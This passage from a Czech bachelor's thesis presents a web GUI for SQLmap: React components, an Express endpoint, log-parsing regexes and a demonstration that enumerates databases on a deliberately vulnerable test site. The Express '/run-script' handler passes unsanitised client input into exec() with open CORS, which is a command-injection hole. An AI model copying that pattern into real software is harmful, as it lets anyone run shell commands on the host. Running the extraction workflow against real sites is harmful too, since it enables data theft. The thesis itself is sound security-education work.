Pro konzistenci komponent ve webové grafické nadstavbě pro aplikaci SQLmap byl vytvořen design systém. Ve struktuře repozitáře je umístěn ve složce ui na cestě `gui_mapsql/src/components/ui` a je rozdělen na dvě části – atoms, s atomickými komponentami, a layout, s komponentami, které řeší rozvržení obsahu na stránkách tak, aby byl konzistentně funkční a responzivní. Tyto komponenty jsou navrženy dle základních a doporučovaných principů, a pravidel vizuální hierarchie, s cílem optimalizovat uživatelské rozhraní pro maximální srozumitelnost a efektivitu interakce. Pro styling komponent byla využita knihovna Styled Components, viz. kapitola 9.1.1, a teoretické aspekty návrhu atomických komponent, včetně tlačítka, byly popsány v kapitolách 8.2 a 8.3. Pokud se jedná o **kódové vyjádření komponenty tlačítko** (umístěna v souboru Button.tsx), vypadá v této bakalářské práci následovně:

```
export interface ButtonProps
  extends StyledButtonProps,
    ButtonHTMLAttributes<HTMLButtonElement> {
  children: ReactNode;
  icon?: ReactNode;
  loading?: boolean;
}
export interface StyledIconWrapperProps {
  visible?: boolean;
}
export interface StyledButtonProps {
  variant?: keyof typeof variants;
  size?: keyof typeof sizes;
  fullWidth?: boolean;
}


export const Button: FC<ButtonProps> = ({
  children,
  icon,
  loading,
  type = "button",
  variant,
  size,
  fullWidth,
  ...props
}) => (
  <StyledButton
    disabled={loading}
    fullWidth={fullWidth}
    size={size}
    variant={variant}
    type={type}
    {...props}
  >
    {loading ? (
      <StyledGrid gridTemplateColumns="1fr">
        <ButtonText visible={loading}>{children}</ButtonText>
        <Loading small />
      </StyledGrid>
    ) : (
      <Flex>
        {icon && <IconWrapper>{icon}</IconWrapper>}
        <ButtonText visible={loading}>{children}</ButtonText>
      </Flex>
    )}
  </StyledButton>
);
export const CtaButton: FC<ButtonProps> = ({ children, ...props }) => (
  <Button variant="cta" {...props}>
    {children}
  </Button>
);
export const PrimaryButton: FC<ButtonProps> = ({ children, ...props }) => (
  <Button variant="primary" {...props}>
    {children}
  </Button>
);
export const SecondaryButton: FC<ButtonProps> = ({ children, ...props }) => (
  <Button variant="secondary" {...props}>
    {children}
  </Button>
);
export const UnderlinedButton: FC<ButtonProps> = ({ children, ...props }) => (
  <Button variant="underlined" {...props}>
    {children}
  </Button>
);
```

```
export const DestructiveButton: FC<ButtonProps> = ({ children, ...props }) => (
  <Button variant="destructive" {...props}>
    {children}
  </Button>
);
```

Soubor Button.styles.tsx zajišťuje vizuální prezentaci a stylování tlačítka, a soubor Button.interfaces.ts shrnuje veškeré interface, které byly pro kódovou definici tlačítka použity.

10.3 Implementace klíčových funkcionalit

V rámci kódového řešení této bakalářské práce existuje několik klíčových funkcionalit, které jsou nezbytné pro ovládání a interakci s Python scripty, stejně jako pro kvalitní uživatelský zážitek. Tyto funkce zahrnují:

- **Vykreslování následujícího kroku po dokončení toho předchozího:** Grafická webová nadstavba umožňuje uživateli interagovat s aplikací v postupných krocích, tzv. sekvenčně, a navádí ho, aby mohl efektivně využívat nástroje i bez předchozích znalostí provádění SQL injekcí.

  Výsledky operací, které se provádí v každém kroku, se zapisují do stavu aplikace a současně se aktivuje následující krok, který se poté vykreslí na obrazovku. Kódový detail komponenty, která má za úkol vykreslování jednotlivých kroků, vypadá následovně:

```
  const BasicDataExtraction = () => {
  const steps: Steps = useAppSelector(
    (state) => state.basicDataExtraction.steps,
  );
  return (
    <PageTemplate
    title={titleBasicDataExtraction}
    subtitle={subtitleBasicDataExtraction}>
      {steps.firstStep && <Step1 />}
      {steps.secondStep && <Step2 />}
      {steps.thirdStep && <Step3 />}
      {
        (steps.forthStep.dumpAll
        || steps.forthStep.listTables
        || steps.forthStep.search
        ) && <Step4 />
      }
      {
        (steps.fiveStep.dumpedTableData
        || steps.fiveStep.listColumns
        ) && <Step5 />
      }
      {steps.sixStep.dumpedColumnData && <Step6 />}
    </PageTemplate>
  );
};
export default BasicDataExtraction;
```

- **Volání API a spouštění Python skriptů:** Tato funkce je klíčová pro komunikaci aplikace příkazové řádky SQLmap s webovou grafickou nadstavbou, což zjednodušuje spouštění skenů a analýzu výsledků. Byla implementována asynchronní funkce v Axios, která komunikuje s Express.js serverem. Na serverové straně, která běží na Express.js, byl nastaven endpoint "/run-script", který přijímá HTTP POST požadavky od klienta. Tento endpoint obdrží parametry, které definují, jaký typ skenu SQLmap má provést. Pro spuštění SQLmap skriptů s příslušnými příkazy zaslanými z klienta je využíván Node.js modul `child_process`.

  Podrobnější aspekty, stejně jako kódové řešení, jsou popsány v následují části:

```
const app = express();
const port = 3001;
app.use(bodyParser.json());
app.use(cors());
app.post('/run-script', (req, res) => {
    const { flag } = req.body;
    const command = `python ../../sqlmap-dev/sqlmap.py ${flag}`;
    exec(command, (error, stdout, stderr) => {
        if (error) {
            console.error(error);
            return res.status(500).json(
                { success: false, error: error.message }
            );
        }
        console.log(stdout);
        res.json({ success: true, output: stdout });
    });
});
```

  Tento server, umístěný v souboru server.mjs, poskytuje metody pro snadné definování reakcí na HTTP požadavky a middleware body-parser je aplikován pro automatizované parsování JSON dat posílaných klientem. Hlavní funkcionalita serveru je soustředěna kolem endpointu `/run-script`, který reaguje na POST požadavky. Tento endpoint extrahuje data z těla požadavku, specificky konstantní proměnnou "flag", kterou následně využívá jako argument pro spuštění skriptu SQLmap. Operace je realizována prostřednictvím funkce exec z modulu `child_process`, která umožňuje aplikaci spouštět externí příkazy a skripty. Standardní výstup nebo chybová hlášení generovaná aplikací SQLmap jsou pak zpracována a odeslána zpět klientovi ve formě JSON odpovědi.

```
export const runScript = async (flag: string) => {
  try {
      const response = await axios.post(
          'http://localhost:3001/run-script',
          { flag }
      );
      if (response.data.success) {
          return(response.data.output);
      } else {
```

```
            return(response.data.error);
        }
    } catch (error) {
        console.error(error);
    }
};
```

Funkce `runScript`, definovaná jako asynchronní, využívá Axios pro odeslání HTTP POST požadavku na server s cílem spustit skript s předaným argumentem "flag". Po odeslání požadavku na endpoint /run-script, funkce čeká na odpověď serveru a na základě úspěchu operace buď vypíše a vrátí výstup skriptu, nebo zpracuje a vrátí případnou chybovou zprávu. V případě vzniku chyby během volání, například síťového selhání nebo problému na straně serveru, je chyba zachycena a zalogována. Tento mechanismus přímo navazuje na funkcionalitu Express serveru popsanou v kapitole 9.1.2.

Argument "flag"je řetězec, který je vytvářený spojováním částí příkazu. Tyto části příkazu, které v různých posloupnostech a kombinacích s rozdílnými částmi znamenají pro SQLmap odlišné požadavky. V souboru apiSqlMapFlags.ts jsou do funkce rozpracované všechny příkazy, které SQLmap v příkazové řádce podporuje. Příkazy jsou strukturovány do kategorií a jsou reprezentovány objektem s kódem, názvem a příkladem hodnoty, která je potřeba ke vstupu.

```
export const sqlmap = (value?: string) => ({
  target: {
    url: {
      code: `-u ${value}`,
      title: `Target URL`,
      example: `http://www.site.com`,
    },
  }
});
```

V souborech a komponentách pak použití sestaveného argumentu příkazové řádky "flag", který se předává funkci `runScript`, vypadá následovně:

```
const url: string = "http://www.site.com";
runScript(sqlmap(url).target.url.code);
```

- **Helper regex funkce pro zpracování logů:** Pomocí regulárních výrazů jsou data extrahovány z logů generovaných SQLmap aplikací příkazové řádky, což uživatelům umožňuje snadněji navigovat a interpretovat výstupy. Byl vytvořen utilitní soubor logsGuards.ts, který obsahuje všechny potřebné regex výrazy a funkce pro zpracování logů. Tyto funkce jsou importovány a používány v různých komponentách tam, kde je potřeba extrakce dat.

  Například se může jednat o definování typů SQL injekcí, na které je daná stránka náchylná:

```
export const extractTargetInjectionDetails = ( logContent: string ):
 string => {
  const regex: RegExp =
    /Parameter: .+?\s\((GET|POST|COOKIE|.*?)\)([\s\S]+?)\n---/g;
  const matches: string[] = [];
  let match;
  while ((match = regex.exec(logContent)) !== null) {
    matches.push(match[0]);
  }
  return identifySqlInjectionTypes(matches?.join("\n\n"));
};


const identifySqlInjectionTypes = ( logContent: string ):
 SqlInjectionTechniques => {
  const injectionTypes: Record<string, RegExp> = {
    booleanBasedBlind: /boolean-based blind/,
    errorBased: /error-based/,
    inlineQuery: /inline query/,
    stackedQueries: /stacked queries/,
    timeBasedBlind: /time-based blind/,
    UNIONQuery: /UNION query/,
  };
  const result: SqlInjectionTechniques = {
    booleanBasedBlind: false,
    errorBased: false,
    inlineQuery: false,
    stackedQueries: false,
    timeBasedBlind: false,
    UNIONQuery: false,
  };
  Object.keys(injectionTypes).forEach((type) => {
    if (injectionTypes[type].test(logContent)) {
      result[type as keyof SqlInjectionTechniques] = true;
    }
  });
  return result;
};
```

Nebo o extrakci jmen databází dostupných na serveru zpracovávané stránky:

```
export const extractDatabasesNames = (logContent: string): string[] => {
  const regex = /available databases \[\d+\]:\n(\[\*\] [^\n]+\n)+/g;
  const matches = logContent.match(regex);
  if (!matches) {
    return [];
  }
  return matches.flatMap((match) => {
    const lines = match
      .replace(/available databases \[\d+\]:\n/, "")
      .trim()
      .split("\n");
    return lines.map((line) => line.replace(/^\[\*\] /, ""));
  });
};
```

- **Store pro jednotlivé stránky:** Každá stránka ukládá svůj stav včetně již absolvovaných kroků v procesu, což uživatelům umožňuje pokračovat v práci tam, kde skončili, bez ztráty dat nebo potřeby restartování procesu. Pro správu stavů

jednotlivých kroků na stránkách byl použit Redux. Ten umožňuje uchovávat informace o průběhu uživatele a nabízet možnost vrátit se k předchozím krokům bez ztráty kontextu.

Typové vyjádření stavové veličiny pro stránku Basic data extraction vypadá následovně:

```
export type BasicDataExtractionState = {
  steps: Steps;
  url: string;
  sqlInjectionResult?: SqlInjectionTechniques;
  availableDatabasesNames?: string[];
  databaseData?: string;
  availableTablesNames?: string[];
  databaseSearchResult?: {
    tables: string[];
    columns: {
      tableName: string;
      columns: { columnName: string; columnType: string }[];
    }[];
  };
};
export type Steps = {
  firstStep: boolean;
  secondStep: boolean;
  thirdStep: boolean;
  forthStep: {
    dumpAll: boolean;
    listTables: boolean;
    search: boolean;
  };
};
```

A aktualizace stavu v druhém kroku, kdy již byly do stavu uloženy hodnoty pro proměnné url a sqlInjectionResult, a nyní je třeba tento stav aktualizovat o dostupné databáze na serveru, vypadá následovně:

```
export const BasicDataExtractionSlice:
 Slice<BasicDataExtractionState> = createSlice({
  name: NAME,
  initialState,
  reducers: {
    setAvailableDatabasesNames:
    (state, action: PayloadAction<string[]>) => {
      state.availableDatabasesNames = action.payload;
      state.steps.thirdStep = true;
    },
  },
});
export default BasicDataExtractionSlice.reducer;
export const { setAvailableDatabasesNames } =
BasicDataExtractionSlice.actions;
```

Initial state je objekt obsahující počáteční stavové veličiny, a za pomocí reduceru se aktualizuje objekt o hodnoty obsažené v PayloadAction (což v našem případě je pole řetězců). Funkce vrací objekt pro stav stránky Basic data extraction, jehož podobu určuje již zmíněný typ BasicDataExtractionState.

10.4 Testování a ladění

Ověření funkcionalit aplikace bylo provedeno za pomoci kombinace manuálního testování a výhod, které přináší TypeScript. Díky striktnímu typování a kompilačním kontrolám, které TypeScript poskytuje, byla minimalizována potřeba jednotkových testů zaměřených na typové chyby nebo chyby v rozhraních mezi komponentami. TypeScript efektivně "testuje"aplikaci během vývoje tím, že zajistí, že všechny typy jsou správně aplikovány a že data se předávají mezi komponentami očekávaným způsobem. To výrazně snižuje pravděpodobnost runtime chyb spojených s nesprávným typem dat nebo nesprávným použitím komponent.

Ladění bylo realizováno především prostřednictvím manuálních testů a vývojářských nástrojů prohlížeče, které umožňují sledování a analýzu běhu aplikace v reálném čase. Pro identifikaci a řešení problémů byla intenzivně využívána konzole prohlížeče, kde se dá rychle získat přehled o chybách a stavu aplikace. V případě složitějších problémů byl využit debugger a další pokročilé funkce vývojářských nástrojů jako jsou Chrome rozšíření pro Redux nebo původní funkce vývojářského nástroje prohlížeče - inspektor síťové komunikace.


Manuální testování také poskytlo bezprostřední pocit z uživatelského zážitku, což bylo klíčové pro optimalizaci uživatelských scénářů.

11 PREZENTACE VÝSLEDKŮ

Tato kapitola je věnována prezentaci výsledků praktické části této bakalářské práce.

11.1 Domovská stránka aplikace

Domovská stránka aplikace, viz. následující obrázek 11.1, je první interakcí uživatele s aplikací. Poskytuje přivítání, lehký úvod a základní orientaci ve funkcionalitě a účelu aplikace.



Obrázek 11.1 Screenshot stránky Home v aplikaci

11.2 Stránky využívající funkcionality SQLmap

Pro demonstraci a prezentaci výsledků grafické webové nadstavby a jejích stránek, které využívají funkcionalitu aplikace příkazové řádky SQLmap, byla zvolena webová stránka[1)], která je záměrně vytvořena s různými bezpečnostními zranitelnostmi, včetně těch náchylných na SQL injekce, pro účely bezpečnostního vzdělávání a testování. Výběr této stránky umožnil bezpečně demonstrovat a analyzovat účinky SQL injekčních útoků v kontrolovaném prostředí, aniž bylo potřeba riskovat bezpečnostní kompromitaci reálných systémů. Tento přístup poskytl praktický příklad zranitelnosti a její explotace, ale zároveň umožnil detailní prezentaci možností webové grafické nadstavby pro aplikaci SQLmap.

[1)] Testovací stránka VulnWeb, dostupná na `http://testphp.vulnweb.com`, poskytovaná společností Acunetix.

V následujících kapitolách jsou demonstrovány uživatelské scénáře.

11.3 Stránka Basic data extraction

Stránka, která slouží pro získání dat z databází na příslušném serveru.


11.3.1 Identifikace typů SQL injekcí ohrožující server

Na stránce byla v prvním kroku do vstupního pole zapsána URL stránky, která byla následně otestována (v našem případě se jedná o URL na adrese `http://testphp.vulnweb.com/artists.php?artist=1`).

Po kliku na tlačítko Test URL, se řetězec ze vstupního pole předá jako vstupní parametr funkce `sqlmap`. Tato funkce vygeneruje příkaz příkazové řádky a ten se předá funkci `runScript`, která spustí na backendu příslušné Python skripty. Kódový zápis této akce vypadá následovně:

```
runScript(sqlmap(url).target.url.code);
```

Na obrazovce se v průběhu této akce zobrazuje ikona načítání. V moment, kdy se přes server zpět na frontendovou část aplikace odešle výsledek, který vrátily Python skripty, načítají se další komponenty, které uživatele informují o výsledku v lépe čitelné a grafické podobě, tzn. z logů byly vyextrahovány potřebné informace za pomoci regex funkcí a ty byly předány příslušných komponentám, které jsou zodpovědné za jejich grafické znázornění.



Obrázek 11.2 Screenshot aplikace s výsledkem identifikace typů SQL injekcí ohrožující server

Z přiloženého obrázku 11.2 je možné vyčíst, že se úspěšně podařilo provést boolean-based, time-based a UNION query SQL injekční útok. Další podrobnosti ohledně provedeného útoku jsou dostupné po kliku na tlačítko Download last log, viz. následující obrázek 11.3.

Poslední log vygenerovaný aplikací příkazové řádky SQLmap je stažený do lokálního úložiště, kde je možné prozkoumat detailní popis všech vykonaných příkazů a jsou zde zobrazeny přesné formulace úspěšně provedených SQL injekčních útoků.

Obrázek 11.3 Screenshot aplikace s Download last log tlačítkem

11.3.2 Extrakce dat ze sloupce v databázi

Ve scénáři jsou postupně prováděny veškeré kroky popsané v podkapitole 11.3.1. Po dokončení prvního kroku bylo v druhém kroku aktivováno tlačítko Search for databases, aby se prohledal server a identifikovaly dostupné databáze.


Akce proběhla úspěšně, a byly identifikovány dvě databáze - Acuart a Information schema. Nyní je možné ve třetím kroku vybrat databázi, se kterou se bude dále pracovat. Po selekci databáze se zobrazí karty s třemi možnostmi následných akcí – získání veškerých dat z databáze, získání názvů tabulek databáze a vyhledání specifických tabulek nebo sloupců v databázi.

Po kliku na tlačítko List tables je zavolána funkce `sqlmap`, která vygeneruje příkaz příkazové řádky a ten se předá funkci `runScript`, která spustí na backendu příslušné Python skripty. Kódový zápis této akce vypadá následovně:

```
runScript(‘${sqlmap(url).target.url.code}
${sqlmap(selectedDatabase).target.direct.code}
${sqlmap().enumeration.tables.code}‘);
```

Na obrazovce se v průběhu této akce zobrazuje ikona načítání. V moment, kdy se přes server zpět na frontendovou část aplikace odešle výsledek, který vrátily Python skripty, načítají se další komponenty, které uživatele informují o výsledku v lépe čitelné a grafické podobě, tzn. z logů byly vyextrahovány potřebné informace za pomoci regex funkcí a ty byly předány příslušných komponentám, které jsou zodpovědné za jejich grafické znázornění.

V databázi Acuart, jak je vidět na obrázku 11.4, bylo úspěšně identifikováno 8 tabulek. Názvy těchto tabulek jsou vypsány ve čtvrtém kroku, kde je možné vybrat tabulku, se kterou se bude dále pracovat. Po selekci tabulky se zobrazí karty s dvěma možnostmi následných akcí – získání veškerých dat z tabulky a získání názvů sloupců zvolené tabulky.




Obrázek 11.4 Screenshot aplikace do čtvrtého kroku

Po kliku na tlačítko List columns je zavolána funkce `sqlmap`, která vygeneruje příkaz příkazové řádky a ten se předá funkci `runScript`, která spustí na backendu příslušné Python skripty. Kódový zápis této akce vypadá následovně:

```
${sqlmap(url).target.url.code}
${sqlmap(selectedDatabase).target.direct.code}
${sqlmap(selectedTable).enumeration.tableDefinition.code}
${sqlmap().enumeration.columns.code}
```

V tabulce Pictures bylo úspěšně identifikováno 8 sloupců. Názvy těchto sloupců jsou vypsány v pátém kroku, kde je možné vybrat sloupec, ze kterého je možné získat data v kroku šestém, viz. obrázek 11.5.




Obrázek 11.5 Screenshot aplikace do šestého kroku

11.3.3 Prohledání serveru po záznamech obsahující id

Ve scénáři jsou postupně prováděny veškeré kroky popsané v podkapitole 11.3.2. Po dokončení prvního kroku bylo v druhém kroku aktivováno tlačítko Search for databases, aby se prohledal server a identifikovaly dostupné databáze.

Ve třetím kroku je použita funkce pro prohledání databáze. Tato funkce vezme slovo napsané ve vstupním poli, prohledá tabulky a sloupce, a vrátí požadované výsledky, viz. obrázek 11.6.

Ve čtvrtém kroku je možné stáhnout dodatečné informace o identifikovaných tabulkách a sloupcích, které odpovídají hledanému slovu, nebo se vrátit do předešlého kroku a pokračovat jiným scénářem. Pokud například bylo ověřeno, že databáze obsahuje požadovanou tabulku, tak je možné pokračovat scénářem zobrazení tabulek, kde se o této tabulce můžeme dozvědět více.



Obrázek 11.6 Screenshot aplikace po prohledání databáze

11.4 Stránka Report

Stránka, která slouží pro nahlédnutí na detailní informace ohledně SQL injekčních útoků na server, včetně typu a verzí použitých technologií na serveru.

11.4.1 Získání podrobnějších informací o serveru a úspěšných SQL injekcích

Na stránce byla v prvním kroku do vstupního pole zapsána URL stránky, která byla následně otestována (v našem případě se jedná o URL na adrese


`http://testphp.vulnweb.com/artists.php?artist=1`).

Po kliku na tlačítko Test URL closely, se řetězec ze vstupního pole předá jako vstupní parametr funkce `sqlmap`. Tato funkce vygeneruje příkaz příkazové řádky a ten se předá funkci `runScript`, která spustí na backendu příslušné Python skripty. Kódový zápis této akce vypadá následovně:

```
runScript(sqlmap(url).target.url.code);
```

Z pohledu kódu následuje scénář podobný scénáři popsanému v podkapitole 11.3.1, avšak za pomoci jiných regex funkcí a výstupy jsou předány jiným komponentám. Výstup je zobrazený v druhém kroku, kde je možné si tyto informace stáhnout do lokálního úložiště.

Kompletní výstup tohoto scénáře je zobrazen na obrázku 11.7.




Obrázek 11.7 Screenshot Report stránky v aplikaci

11.5 Teoretická pomoc

Aplikace obsahuje sekci Theoretical help, kterou lze nalézt na obrázku 11.8. Tato stránka poskytuje uživatelům teoretický základ k problematice, která může být nápomocná pro porozumění prováděných operacím, například na stránce Basic data extraction.

Obsah této sekce zahrnuje podrobný popis SQL injekcí a různých typů těchto kybernetických útoků, včetně ilustrativních příkladů. Pokud by uživatel chtěl získat další informace o konkrétních útocích, může si stáhnout logy použitím tlačítka Download log, viz. scénář v podkapitole 11.3.1, nebo získat detailnější reportovací informace na stránce Report, viz. scénář v podkapitole 11.4.1. Na stránce Theoretical help najde detailní vysvětlení metodiky útoků a pomocí příkladů si může objasnit části logu vztahující se k specifickým útokům.



Obrázek 11.8 Screenshot stránky Theoretical help v aplikaci

12 NÁVRHY PRO BUDOUCÍ ROZVOJ APLIKACE

V rámci této bakalářské práce byly vytvořeny základní scénáře. Tyto první scénáře slouží jako základní demonstrace možností a metod, jak může být aplikace využita k detekci a exploataci zranitelností. Díky flexibilnímu designu uživatelského rozhraní a architektury aplikace je možné tyto základní scénáře jednoduše dále rozšiřovat.

Následující návrhy scénářů by mohly být zařazeny do dalších verzí aplikace, aby se rozšířily její funkcionality a poskytly uživatelům komplexnější analytické možnosti.

Mezi možnosti rozšíření o nové scénáře patří následující varianty:

1. Inferenční SQLi (Blind SQLi): Tento scénář by mohl uživatelům umožnit experimentovat s technikami, které nezobrazují data přímo, ale umožňují uživateli zjistit, zda jeho dotazy byly úspěšné či nikoli. Může zahrnovat časově závislé SQL injekce, kde uživatel může sledovat čas reakce databáze na jeho dotazy.

2. Out-of-Band SQLi: V tomto scénáři by aplikace mohla ukazovat, jak uživatelé mohou využívat SQLi k přenosu dat přes jiné kanály, které nejsou přímo spojené s původním komunikačním kanálem. Scénář by ukázal, jak data mohou být odeslána přes DNS[1)] nebo HTTP(S) protokoly.

3. Compound SQLi: Scénář by integroval více typů SQL injection útoků v jednom komplexním příkladu, kde by uživatel mohl využít kombinaci různých technik k maximalizaci dopadu útoku. Tento scénář by mohl být ideální pro pokročilé uživatele, kteří chtějí prohloubit své porozumění pokročilým strategiím útoků.

4. Obranné strategie proti SQLi: Scénáře, které se zaměřují na obranné techniky, jako jsou příprava parametrizovaných dotazů, použití ORM[2)] nástrojů pro minimalizaci rizik, a implementace pokročilých filtrů a firewallů pro detekci a blokování útoků SQL injection.

[1)] DNS, zkráceně Domain Name System, je klíčový prvek internetové infrastruktury, který umožňuje překlad doménových jmen na IP adresy, které počítače využívají pro vzájemnou komunikaci.

[2)] ORM (Object-Relational Mapping) je programovací technika sloužící k přemapování objektových modelů v jazyce na schéma relační databáze.

ZÁVĚR

Tato bakalářské práce se zabývá vývojem webové grafické nadstavby pro aplikaci SQLmap a pochopením klíčových aspektů v teoretické rovině, jako je například důležitost kybernetické bezpečnosti, především v kontextu SQL injekcí, způsob programování za pomoci jazyka SQL nebo možnosti vývoje webových aplikací s důrazem na podepisování a ověřování. Práce byla motivována potřebou zpřístupnit tuto funkčnost širšímu okruhu uživatelů, zejména studentům a začínajícím technologickým nadšencům, kteří nemusí být plně obeznámeni s prací v příkazové řádce.

Hlavním přínosem této práce je zjednodušení interakce s nástrojem SQLmap prostřednictvím intuitivního grafického uživatelského rozhraní, které uživatele provází aplikací sekvenčně a dodává důležité informace pro pochopení důsledků iniciovaných aktivit.

V průběhu práce byla navržena a implementována řada funkcionalit, které umožňují uživatelům identifikovat zranitelnosti pro různé typy SQL injekčních útoků, monitorovat odpovědi serverů a získávat důležité informace z databází cílových webových stránek. Důraz byl kladen na uživatelskou přívětivost a vizuální přehlednost, k čemuž přispělo využití zvolených moderních technologií.

Testování a validace implementovaného řešení potvrdily funkčnost a spolehlivost grafické nadstavby, a to jak v kontextu uživatelské interakce, tak v schopnosti efektivně komunikovat s backendem. Demonstrace práce na zranitelné webové stránce ukázala praktický přínos nadstavby pro snadné provádění penetračních testů.

Výsledky této práce přinášejí nové perspektivy pro vzdělávání v oblasti SQL injekcí a kybernetické bezpečnosti. Díky vytvořenému design systému, modulárnímu přístupu a využití populárních a široce podporovaných technologií je možné webovou grafickou nadstavbu dále rozvíjet a adaptovat na nové požadavky. Zároveň je grafická webová nadstavba plně připravena na implementaci dalších stránek, které mohou zahrnovat jiné uživatelské scénáře a využití aplikace SQLmap.

SEZNAM POUŽITÉ LITERATURY

[1] Labs, Q.: How Many Programmers are there in the World and in the US? https://qubit-labs.com/how-many-software-developers-are-there-in-the-world-and-in-the-us/, 2023, [Přístup: 2024-05-07].

[2] Digest, D.: How Do Developers Really Feel About the Command Line in 2023. https://www.devopsdigest.com/how-do-developers-really-feel-about-the-command-line-in-2023, 2023, [Přístup: 2024-05-07].

[3] Blog, I.: Pros and Cons of a Command Line Interface. n.d., [Přístup: 2024-05-07]. URL https://blog.iron.io/pros-and-cons-of-a-command-line-interface/

[4] Newsroom, C.: Cybersecurity Readiness Index 2024. 2024, [Přístup: 2024-05-07]. URL https://newsroom.cisco.com/c/r/newsroom/en/us/a/y2024/m03/cybersecurity-readiness-index-2024.html

[5] Jeff Forristal: Phrack Magazine. http://phrack.org/issues/54/8.html, 1998, [Accessed: 2024-02-15].

[6] Oriyano, S.-P.: *CEH v9: Certified ethical hacker version 9, study guide*. Sybex, 2016, ISBN 9781119419303.
URL https://onlinelibrary.wiley.com/doi/book/10.1002/9781119419303

[7] Huang, S.-K.; aj.: A testing framework for Web application security assessment. https://www.researchgate.net/publication/222822326_A_testing_framework_for_Web_application_security_assessment, 2024, [Accessed: 2024-02-15].

[8] Various Authors: Journal of Digital Forensics, Security and Law. https://commons.erau.edu/cgi/viewcontent.cgi?article=1475&context=jdfsl, [Accessed: 2024-01-14].

[9] Federal Reserve Bank of Philadelphia: The Economic Impact of Data Breaches: Evidence from the Heartland Payment Systems Security Breach. https://www.philadelphiafed.org/-/media/frbp/assets/consumer-finance/discussion-papers/d-2010-january-heartland-payment-systems.pdf?la=en&hash=EEAF5C96513D6E176D6C5312E4007061, 2010, [Accessed: 2024-01-14].

[10] NBC News: Hackers stole personal data from PlayStation Network. https://www.nbcnews.com/tech/tech-news/

hackers-stole-personal-data-playstation-network-flna123618, 2011, [Accessed: 2024-01-14].

[11] BBC News: Yahoo breach: Swiped passwords by the numbers. https://www.bbc.com/news/technology-18811300, 2012, [Accessed: 2024-01-14].

[12] BBC News: TalkTalk's cyber-attack: How it unfolded. https://www.bbc.com/news/uk-34615226, 2015, [Accessed: 2024-01-14].

[13] Security Week: Freepik Discloses Data Breach Impacting 8.3 Million Users. https://www.securityweek.com/freepik-discloses-data-breach-impacting-83-million-users/, 2020, [Accessed: 2024-01-14].

[14] Heimdalsecurity: WooCommerce Fixes Bug Affecting Millions of WordPress Websites. https://heimdalsecurity.com/blog/woocommerce-fixes-bug-affecting-millions-of-wordpress-websites/, 2021, [Accessed: 2024-01-14].

[15] UpGuard: How Did Kaseya Get Hacked? https://www.upguard.com/blog/how-did-kaseya-get-hacked, 2021, [Accessed: 2024-01-14].

[16] W3Schools: Introduction to SQL. https://www.w3schools.com/sql/sql_intro.asp, 2023, [Accessed: 2023-12-19].

[17] Codd, E.: A Relational Model of Data for Large Shared Data Banks. *Communications of the ACM*, ročník 13, č. 6, 1970: s. 377–387, doi:10.1145/362384.362685, s2CID 207549016. Archived from the original on 2007-06-12.

[18] Chamberlin, D. D.: Early History of SQL. *IEEE Annals of the History of Computing*, ročník 34, č. 4, 2012: s. 78–82, doi:10.1109/MAHC.2012.61.

[19] ISO/IEC JTC 1/SC 32: ISO/IEC JTC 1/SC 32. https://www.iso.org/committee/45342.html, 2023, [Accessed: 2023-12-20].

[20] Spiceworks: What is SQL. https://www.spiceworks.com/tech/artificial-intelligence/articles/what-is-sql/, 2023, [Accessed: 2023-12-21].

[21] JavaTpoint: DBMS SQL command. https://www.javatpoint.com/dbms-sql-command, 2023, [Accessed: 2023-12-21].

[22] Internshala: Different types of SQL commands. https://trainings.internshala.com/blog/different-types-of-sql-commands/, 2023, [Accessed: 2023-12-21].

[23] Simpli Learn: All you need to know about SQL data types. https://www.simplilearn.com/tutorials/sql-tutorial/sql-data-types, 2023, [Accessed: 2023-12-22].

[24] Erkec, E.: Working with SQL NULL values. https://www.sqlshack.com/working-with-sql-null-values/, 2023, [Accessed: 2023-12-22].

[25] Payne, R.: Working with NULL Values in SQL. https://www.databasejournal.com/features/sql-null-values/, 2023, [Accessed: 2023-12-22].

[26] Documentation, M.: MySQL 8.0 Reference Manual. 2024, [Přístup: 2024-05-07]. URL https://dev.mysql.com/doc/refman/8.0/en/data-types.html

[27] Documentation, P.: PostgreSQL 15.0 Documentation: Data Types. 2024, [Přístup: 2024-05-07].
URL https://www.postgresql.org/docs/current/datatype.html

[28] Documentation, O.: Oracle Database SQL Language Reference: Data Types. 2024, [Přístup: 2024-05-07].
URL https://docs.oracle.com/en/database/oracle/oracle-database/19/sqlrf/Data-Types.html

[29] Documentation, M.: Data Types (Transact-SQL). 2024, [Přístup: 2024-05-07]. URL https://docs.microsoft.com/en-us/sql/t-sql/data-types/data-types-transact-sql?view=sql-server-ver15

[30] Documentation, S.: Datatypes In SQLite Version 3. 2024, [Přístup: 2024-05-07]. URL https://www.sqlite.org/datatype3.html

[31] Documentation, I.: IBM DB2 Version 11.5: Data Types. 2024, [Přístup: 2024-05-07].
URL https://www.ibm.com/docs/en/db2

[32] Imperva: What is Data Security? https://www.imperva.com/learn/data-security/data-security/, 2022, [Accessed: 2024-02-15].

[33] Palo Alto Networks: What is Database Security? https://www.paloaltonetworks.com/cyberpedia/database-security, 2023, [Accessed: 2024-02-14].

[34] RedSwitches: Why is Database Security Important in DBMS? https://www.redswitches.com/blog/database-security-in-dbms/, 2023, [Accessed: 2024-02-14].

[35] Kaspersky: What is SQL Injection? https://www.kaspersky.com/resource-center/definitions/sql-injection, 2023, [Accessed: 2024-02-14].

[36] Proofpoint: SQL Injection. https://www.proofpoint.com/us/threat-reference/sql-injection, 2023, [Accessed: 2024-02-14].

[37] GeeksforGeeks: Types of SQL Injection (SQLi). https://www.geeksforgeeks.org/types-of-sql-injection-sqli/, 2024, [Accessed: 2024-02-16].

[38] Imperva: Types of SQL Injections. https://www.imperva.com/learn/application-security/sql-injection-sqli/#:~:text=Register%20Now-,Types%20of%20SQL%20Injections,data%20and%20their%20damage%20potential., 2024, [Accessed: 2024-02-16].

[39] Japikse, P.; Grossnicklaus, K.; Dewey, B.: *Building web applications with Visual Studio 2017: using .NET Core and modern JavaScript frameworks*. Apress, 2017, ISBN 9781484224779, xxxiii, 393 s.

[40] Java point: What is a Web Application? https://www.javatpoint.com/web-application, 2019, [Accessed: 2024-02-09].

[41] Ing. Přemysl Brada, MSc., Ph.D. : Webové aplikace. https://pit-plzen.cz/sites/default/files/Webove_aplikace_uvod.pdf, 2020, [Accessed: 2024-02-05].

[42] Schneier, B.: *Applied Cryptography: Protocols, Algorithms, and Source Code in C*. New York, NY, USA: John Wiley & Sons, druhé vydání, 1996, ISBN 978-0471117094.

